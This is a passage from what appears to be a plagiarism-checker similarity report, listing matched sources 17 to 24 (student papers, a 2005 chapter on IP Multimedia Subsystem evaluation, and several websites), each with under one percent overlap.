| 17 | Submitted to University of Wales, Lampeter<br>Student Paper | |

<1 %

| | | |
|---|---|---|
| 18 | Adetola Oredope, Antonio Liotta, Kun Yang, Daniel H. Tyrode-Goilo. "Chapter 3 Experimental Evaluation of the IP Multimedia Subsystem", Springer Science and Business Media LLC, 2005<br>Publication | <1 % |
| 19 | searchsecurity.techtarget.com<br>Internet Source | <1 % |
| 20 | Submitted to University of Huddersfield<br>Student Paper | <1 % |
| 21 | www.6net.org<br>Internet Source | <1 % |
| 22 | en.unionpedia.org<br>Internet Source | <1 % |
| 23 | lib.dr.iastate.edu<br>Internet Source | <1 % |
| 24 | hdl.handle.net<br>Internet Source | <1 % |